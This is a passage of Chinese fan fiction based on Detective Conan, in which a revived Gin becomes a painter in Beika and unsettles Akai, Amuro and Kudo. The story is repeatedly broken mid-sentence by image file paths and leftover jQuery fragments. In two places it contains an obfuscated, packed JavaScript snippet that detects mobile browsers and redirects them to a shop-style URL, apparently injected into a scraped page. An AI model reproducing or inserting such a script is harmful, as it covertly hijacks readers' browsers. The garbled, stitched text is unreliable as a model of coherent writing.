琴酒摇了摇头,抬手搭上画板顶端,用一种绝对诚挚、挑不出半丝虚假的表情温和说道:“这是我来到米花町后完成的第一幅作品,我不会卖,我还要将它和我之后的作品都摆在院子里,做一个免费的小型画展,让每个经过的人见证我的艺术,更见证我的成长。” “……” 越听他说赤井秀一的神情越麻木:“你要一直……把画放在院子里展出?” “是啊。”琴酒眨眨眼,“有什么问题吗?” 他说话时,一阵风忽然吹过,正好将香烟烟气刮;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17168898|196792||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 到他脸上,他猝不及防地吸了一口绵厚的二手烟,新生的身体没扛住,偏过头呛咳了几声。 赤井秀一愣了愣,拿下还剩大半截的烟掐灭,紧紧攥住:“抱歉。” 他的情绪像海浪般起伏了一瞬,再去看身前的画,无奈占了上风:“先生以后会开个人画展吗?” “作品数量够的话,我会办的。”琴酒微微一笑,“这幅画也会成为展品之一,届时先生如果还住在这儿,可以来找我要一张门票。” 赤井秀一干笑:“挺好,我很期待。我是冲矢昴,暂住于米花町二丁目21番,方便问问你的名字吗?” 琴酒顿了顿,抵着画板的拇指摩挲半圈:“黑泽阵。” 赤井秀一的表情凝滞了几秒,安室透和工藤新一看他一眼,也报上名字,跟着他在琴酒这里留个“戳记”。 琴酒露出恰到好处的讶异:“你们是最近一直霸占新闻头条的那三位……破灭国际邪恶组织阴谋的英雄?” “不敢当。”工藤新一谦虚地笑笑,余光瞥见赤井秀一仍在怔忪,又接着说:“我们还有事,就不打扰了,再会。” 琴酒点头:“再会。” 目送三人走进波洛咖啡厅,他似笑非笑地垂下眼睫:“期待下次再会。” 一个死人,做什么都是合理的。 不能杀你们,我还不能搞抽象膈应你们吗? 等着,都不白来。 …… 三杯咖啡放上桌面,安室透清洗着杯具碗盘,与工藤新一对视一眼,再看向吧台前的赤井秀一,疑惑地问:“你怎么心神不宁的?” 赤井秀一抬了抬头:“什么?” 沙发上,工藤新一交叠双腿,倚着扶手看他:“那位画家——黑泽阵有问题?” “看不出问题。”赤井秀一摇头,端起咖啡抿了一口。 “那你怎么这副表情?”安室透用洗碗布搓洗杯子内壁,在吱扭吱扭的响声中回忆起“黑泽阵”的相貌,心头沉沉一坠,“不知道你们有没有同样的感觉,看到黑泽阵的第一眼,我想起了一个人。” 赤井秀一没有说话,工藤新一接道:“有,但我认为那是错觉。你能想象琴酒……” 说出这个名字时,他不由自主地停顿了一下:“……琴酒握着赤井的手说出他是自己的缪斯的话吗?我做过最恐怖的噩梦里都没有这么恐怖的画面。” 安室透想了想,轻笑道:“也是。” 赤井秀一的脸黑了下来:“我说你们俩少念叨两句,他就住在咖啡厅斜对面,会经常和你们打照面,别哪天你们两个也成了他的‘缪斯’,那就有意思了。” 安室透不以为意:“我们要真的能成为他的创作灵感,今天上画的就不会是你了。放心,黑泽先生的画展我一定捧场,工藤,到时候一起啊。” 工藤新一向他举杯表示赞同。 赤井秀一起身就走。 “诶,你干什么去?”工藤新一在他身后扬声问。 “换衣服。” 这身衣服是穿不了一点了! 3. 当下旧梦 傍晚时分,搬家公司的货车来了最后一趟,将琴酒购置的大件家具搬进屋里,代表着他正式在米花町定居。 一番折腾过后,系统赞助的两百万日元正好消耗一空,他从口袋里摸出仅剩的几个硬币,思考一下用它们能买到什么晚餐,才后知后觉地反应过来——他没钱了。 “啧。”琴酒不耐地皱眉,“系统,能再来二百万吗?算我再欠你一枚复活币。” 他并不打算完成任务,但这跟他理直气壮忽悠系统不冲突。虱子多了不怕痒,他都要死了,做起事来自然更加百无禁忌。 系统回复得简练而及时:不能。 “为什么?” 系统:这两百万不是凭空创造出来的,而是本系统从你的可动用资产中调取的,极限就是两百万,如果你还需要钱,只能自己赚取,或者想办法拿回你以前的资产。 琴酒:“……” 他抹了把脸,没有指责系统为何不早点告诉自己,也没有为自己的大手大脚懊悔。 在组织里干得久了,他什么牛鬼蛇神都带过,不为已过去之事懊恼内耗是他保持工作效率的秘诀之一,有那个抱怨的时间,一万个叛徒都处理好了。 拆开包装盒,琴酒抱着新电脑坐到沙发上,将花了大价钱额外购置的硬件软件安装好,调试完毕,就在以特定网络驱动的浏览器中熟练地输入一串网址。 点击回车键进入网站,屏幕上霎时绽开一张灰白的蛛网,“Abyss”几个字母从蛛网深处徐徐浮出,闪烁着金属质感的微光。 琴酒敲出一根烟叼上,淡淡的尼古丁味道让他意识清醒,注意力高度集中,得以用超过百分之九十用户的速度答完入网题,顺利跳转至网站首页。 这是一个有别于普通网络平台的网站,但并非暗网,而是由西西里岛上某个大家族出资建立、维护和把持的暗面领域,专门用于发布和接取特殊任务,别名“里世界”。 Abyss的注册条件极其严苛,而且不是所有账号都有出单或接单的资格,每一单委托的发布和接取都要经过流程复杂的审核,基本上只有稍微越线,但不是完全踩红线的委托才能通过。 不过只要通过审核,Abyss的接单率和成功率都是百分百,打款与提现速度同样领先世界,如果有人赖账,控制网站的家族还会派专人追回,最重要的是手续费低得几近于无。 正因如此,无论Abyss的审核制度多么严格,大部分游走于灰色地带的高手精英们都喜欢在这里出单接单。 琴酒是组织里唯一拥有Abyss账号的成员,空档期在这上面接过几个网站掌控者直发的任务,刚好有一笔委托费还没来得及提现,不多,也就六位数欧元,足够他衣食无忧地度过未来的一年时间。 在方框中输入账号密码,他敲了下回车键,跳出的却不是“登录成功”的提示,而是“号主已死亡,账号锁定中,禁止以任何形式盗号”的警告。 “麻烦。” 琴酒面无表情,移动鼠标点击提示框右下角的“申诉”按钮,开始进行繁琐费力的账号解封流程。 输密码、答题、已完成任务内容描述、验证人脸、虹膜和声纹…… 前面几项很顺利地度过,但到真人验证这一步,琴酒毫不意外地卡住了。 “系统。”他支着下巴懒懒地喊,“有没有办法变回我之前的脸和声音。” 系统不语,只是搓了团白光拍在他的脸上,光芒散去后,他在屏幕反光里看到“琴酒”的脸,清清嗓子,发出的也是熟悉的低哑嗓音。 除了头顶的一分钟倒计时,此刻的他和从前别无二致,放出去能吓死红方一群人。 琴酒冷漠地收回目光,对这张脸毫无眷恋,用最快速度完成验证后,就让系统撤掉了伪装。 申诉流程走完,屏幕中间多了个一小时倒计时,琴酒也不着急,将根本没抽的烟扔进垃圾桶,起身去厨房倒了杯直饮水。 等他端着水杯回来,倒计时已经消失,取而代之的是管理员对话框。对面发来了一串数字,是一个海外手机号。 琴酒几不可察地叹气:“真麻烦。” 坐回沙发,他摸出手机拨打这个号码,那边几乎是秒接,一道醇厚磁性的声线在话筒中温温柔柔地响起:“GIN?” “嗯。”琴酒喝了口水,散漫地翘起二郎腿,“是我。” 那边安静了几秒:“是你的语气,但不是你的声音。” “死里逃生是要付出代价的,何况我现在其实算是苟延残喘。”琴酒不紧不慢地摇晃水杯,“通过审核吧,我需要提出账号里的委托费。” “好,可我必须做最后的确认。” “说。” 那边顿了顿:“GIN,你的上一个床伴是谁?” 琴酒瞬间捏紧水杯,脸黑了下来。 声音的主人耐心等了两秒,又慢条斯理地问:“怎么,你不知道?” 琴酒按住太阳穴暴跳青筋,半晌,咬牙切齿道:“……Rye。” 话筒里传出了某人的低笑:“好嘛,不要生气,没有什么问题比这个更能证明你的身份了。放心,我马上给你解封账号,祝你苟延残喘的日子依旧愉快。” 说完,不等琴酒翻脸,他就干脆利落地挂了电话。 “……” 琴酒把手机扔向对面的沙发,生平第一次明白何为为生计所困。 他决定明天把赤井秀一画得再抽象一点。 * “阿嚏!——” 赤井秀一打了个喷嚏,手上一抖,喷壶斜向旁侧,几道水流在半空划出彩虹色的弧度,打湿了阳台。 枝条已经从花盆里攀到阳台木架上的不知名绿藤在风中摆动,一片如海的翠色中吐露零星几朵红花,撞色鲜亮,艳丽明媚。 他捏捏鼻子,忽略了心底一闪而过的寒意,只当是不慎被冷空气偷袭,并不放在心上。 这里是工藤宅,组织倒台后,他的任务已经完成,本该早点回去述职,却因为米花町还有一些组织余孽没有抓到而不得不继续留下协助开展抓捕行动,只能继续叨扰屋主人。 工藤新一其实不介意,毕竟 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17168899|196792||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 他家够大,多一个赤井秀一不多。赤井秀一本来也住得心安理得,但在那个画家出现后……确切地说是听到那个画家的名字后,他忽然就生出了一丝没有缘由的不安。 黑泽阵,黑泽阵。 这个全世界最多五个人知道的名字,为什么偏偏在米花町出现? 这当然是同名,却不妨碍他在意。 他没办法不在意任何与琴酒有关的事。 放下喷壶,赤井秀一压好毛衣领口,回屋拿起床上的手机,拨了个电话。 “是我。帮我查个人。” “他叫黑泽阵,住在米花町二丁目,应该是一位画家。” “嗯,越快越好,最迟明天就要。” 三言两语说完要求,赤井秀一结束通讯,把自己扔在床上。 柔软的床铺将他托住,他闭着眼,不知过了多久,忽然感觉身边的床垫凹陷下去,把他带入梦境。 是的,梦境,他知道这是梦境。 没有睁眼,赤井秀一静静感受着身边人的一举一动。那人坐在床沿,又转身靠上床头,一阵窸窸窣窣的声音后,估计是叼了根烟,然后就是打火机按动的轻响,淡淡的烟草味在空气中飘荡。 他不说话,只是一根接一根地抽烟,呼吸、心跳与时不时的呼气声都在彰显他的疲倦,可赤井秀一能感觉到,他的身体依旧紧绷。 刚刚做完一桩委托,他的体力和精力都已见底。却也因为这样,他的警惕性拉到最高。 即使这里是委托者为他安排的安全屋,即使旁边躺着的是不久前与他并肩作战、同生共死的搭档。 里世界的“深渊”包容万物,FBI的传奇探员与黑衣组织的十佳员工也可以成为生死搭档。 赤井秀一用过很多假名,Rye、冲矢昴、诸星大,这次也不例外。 但他努力回想,却发现自己忘了这回用的是什么名字。 他只记得旁边这个人叫黑泽阵。 “还有一点收尾工作。” 那人——黑泽阵突然开口,声线沙哑低沉,尾音甚至是下沉的气音,落在赤井秀一耳中却像惊雷乍响。 “你来还是我来?” “深渊”的委托收尾是世界上最麻烦的工作,赤井秀一左臂的伤创隐隐作痛,放在以前,他不会自找麻烦,肯定会顺着他的询问把麻烦抛出去。 但安静片刻后,赤井秀一给出了理智之外的答案:“我来。” 黑泽阵“嗯”了一声:“这次的佣金四六分,你拿六成。” 赤井秀一依然没有睁眼,眼珠在眼皮下转了转,忽然轻笑出声。 “分成可以不变,”他说,“给我一根烟。” 黑泽阵静默半晌,带着厚茧的指腹蹭过他嘴唇,将香烟塞进他口中,紧接着俯下身去给他借火。 两根烟头接触,“刺啦”一声点燃,火光烁动。 浓烈的烟草味在赤井秀一口鼻间弥漫,但比这先来的是男人身上冷调的香味。 烈酒松香,冲鼻烧心。 赤井秀一猛然惊醒,用力睁开眼睛。 4. 第二幅画 晚上七点,波洛咖啡厅迎来入夜后第一位客人。安室透在吧台后磨咖啡豆,听到脚步声下意识地抬头,一句“欢迎光临”还没出口,就因为看清进来的人是谁而顿住。 “一份意面,一杯黑咖啡。”琴酒坐到窗边的位置,并不往吧台方向看一眼,随口点着菜,“意面要黑胡椒酱,加牛柳,别放西蓝花和小番茄。” “……好的。” 松开手磨咖啡机的把手,安室透系上围裙,开火煮面。 半开放式厨房让客人得以看到食物烹饪的全过程,这本是一个卖点,但在琴酒的眼神扫过来时,安室透却久违地感到一种没由来的紧绷,开始质疑这个卖点的存在是否真的合理。 好在琴酒的目光没有停留太久,扫他一眼就收回视线,低头回起手机短信。他单薄而优美的身形靠在窗边,手背支着下巴,修剪得宜的碎发下是平静舒展的眉眼,让店内暖调的灯光一勾勒,仿佛一幅意境幽静的油画。 ……咳,还是不提油画也罢。 一想到油画,安室透的脑海中就不由自主地浮现出黑泽先生的大作,登时露出一丝痛苦之色,差点把烧烤酱当黑胡椒酱倒进锅里。 他定了定神,专心准备食物,等面煮好收汁的空档把咖啡泡了,不到十分钟就将琴酒点的东西端上了桌。 “谢谢。” 面对这个几度交手的卧底,不死不休的敌人,琴酒情绪稳定得像死了一样,尝了口面觉得味道不错,还顺嘴夸了一句。 安室透回去继续处理咖啡豆,却不可避免地把一部分注意力放到琴酒身上,直至碗里的咖啡豆都磨完,他伸手摸了个空,才意识到自己居然看着个陌生人发了好一会儿的呆。 跟Abyss的管理员对接完收款方式,琴酒删掉他所有的短信,等了几分钟,收到银行发来的款项入账信息后才放下手机,专心吃起半凉的面。 意面做得很合他的胃口,安室透不仅是个好对手,也是个好厨子。 可黑咖啡一入口,琴酒的表情就瞬间僵住——这具新身体比他想的更难搞,烟酒不适应也就罢了,居然连以前喝惯了的黑咖啡都接受不了。 醇厚黏腻的苦涩在味蕾上漫开,琴酒仿佛喝了一口淤泥,连喉咙带气管都给严严实实地堵上,差点不能呼吸。 他勉强咽下嘴里这点液体,远远地推开杯子,将剩下的面条一扫而空,就差没端起盘子把酱汁都喝掉,才压下嘴里那过分浓郁的味道。 安室透不仅是好对手、好厨子,也是个良心生意人,泡咖啡很舍得用料,反正他以前喝过的黑咖啡绝对没这么浓。 琴酒毫不掩饰自己的举动,安室透一览无余。 也许是出于对客人的尊重,也许是出于提高营业额的考虑,安室透没怎么迟疑就冲着琴酒的背影问:“晚上喝黑咖啡容易睡不着,要换杯不那么浓的吗?比如摩卡或者拿铁。” 琴酒“嗯”了一声,顿了顿又补充道:“加奶加糖。” 不管生前死后,他都没有委屈自己的习惯。 安室透忽然有些想笑,摸摸鼻子掩去上扬的嘴角:“好。” 十分钟后,琴酒放下空了的杯子,走到吧台结账。 他付的是一份意面和两杯咖啡的钱,安室透却只收了意面和拿铁那份。 琴酒挑挑眉:“你们老板允许你这么做生意?” “我们老板只管流水好看,不在意店员怎么做生意。”安室透双手抱胸,灰蓝眸子里闪烁着浅浅的笑意,“黑泽先生如果满意我的服务,以后常来就是。” 琴酒喉间哼出一声轻笑:“好,那我就不跟你客气了。” “当然。”安室透向他颔首,“欢迎下次光临。” 琴酒走出大门,头也不回地摆摆手。 从咖啡厅出来,一点凉意在琴酒鼻尖化开,他抬头望天,才发现外面正在下雪,路灯暖光照着纷纷扬扬的雪粒,安恬而静谧。 双手揣进大衣口袋,他把脸往围巾里埋了埋,不紧不慢地踱向道路对面。 距离琴酒上一次如此悠闲地漫步街头已经是不知道多少年前的事,类似的经历少之又少,又相距此刻太远,他竟然生出了一种如在梦中的错觉。 他不喜欢虚度光阴的感觉,也可能不是不喜欢,而是习惯了忙碌的生活,毕竟自从给某位大侦探喂下半成品APTX4869,制造出组织最大劲敌后,他就再没有过个人生活。 如今死过一次,再重返人世,琴酒卸下了所有职责和任务,可以好好吃顿饭,可以在饭后散步回住处,虽然是陌生又古怪的滋味,但他似乎也并不讨厌…… 谁?! 隐秘的窥视感从暗处一闪而过,琴酒猛然扭头看向身边的房屋,瞳孔微缩,鹰隼般的目光刺向二楼紧闭的窗户,在那扇漆黑安静的窗上定格半晌,确认里面没有人影,且窥视感已经消失,才冷冷地眯了眯眼。 他理了理围巾,遮住下半张脸,不着痕迹地回头瞥了眼波洛咖啡厅,继续朝自己的新住处走去。 影子在背后拉得很长,他从房屋门前走过之后,二楼的窗前——他刚才注视的地方忽然浮现一道模糊的人形轮廓。 轮廓看看琴酒离开的方向,看看对面的毛利侦探事务所,再看看事务所下方的波洛咖啡厅,身形一闪再度消失。 路灯顶端,一只鸽子啄洗着胸羽,随即翅膀一拍飞向远处的夜色,落下一片雪白的羽毛。 …… 琴酒一觉睡到午后,打电话叫了关东煮外卖,再草草吃完,已经是下午三点了。 和昨天一样,他在院子里支起画板,回忆赤井秀一以前与自己打成一片时的惯常穿搭,三两下调好颜色,开始在纸上作画。 针织帽,黑内搭,黑色长风衣,黑色长裤与长靴,像个危险的影子。 琴酒涂抹几笔就停一下,因为他发现自己有些记不清那个与自己针锋相对、中门对狙的“银色子弹”的模样,能够回忆起来的只有狙击弹划过面颊的灼痛,和他兴奋而狂热的绿色眼睛。 冷翡翠色的眸子燃烧着恐怖的烈焰,是他现下仅剩的对最初的赤井秀一的印象。 而他再往后的样子要复杂很多,叠加了假死和卧底的面具,模糊又深沉。琴酒从不探究这个阶段的他,自然所知不多。 